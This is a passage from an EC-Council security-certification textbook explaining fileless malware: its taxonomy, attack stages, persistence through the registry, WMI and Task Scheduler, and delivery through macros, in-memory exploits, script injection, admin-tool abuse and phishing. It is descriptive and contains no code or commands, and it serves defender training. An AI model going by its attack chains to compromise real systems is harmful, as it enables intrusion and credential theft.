
The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth:** Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land):** System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.

- **Trustworthy:** The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails:** Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications:** Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications:** Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement:** Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites:** Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation:** Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection:** Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection:** Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Taxonomy of Fileless Malware Threats

Source: <https://docs.microsoft.com>

As shown in the figure below, fileless malware threats are divided into different categories:




Figure 7.58: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**


Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:




Figure 7.59: Phases of a fileless malware attack

- **Point of Entry**
 - **Memory Exploits:** Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

- **Malicious Website:** Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents:** Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

- **Code Injection:** Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.
- **Script-based Injection:** Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

- **Windows Registry:** Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.
- **Windows Management Instrumentation (WMI):** Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

- **Windows Task Scheduler:** Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.
- **Achieving Objectives**

By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spionage, on the target systems and network.



Launching Fileless Malware through Document Exploits and In-Memory Exploits


Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection



In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSEXEC, or PowerShell to gain access over the process memory of a legitimate process



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems



Figure 7.60: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSEXEC, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logoff validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.





Figure 7.61: Delivering payloads using in-memory exploits



Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the scripts where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.





Figure 7.62: Launching a fileless malware through script-based injection



Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and rundll32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.





Figure 7.63: Launching a fileless malware by abusing sysadmin tools



Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing




Figure 7.64: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link

- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
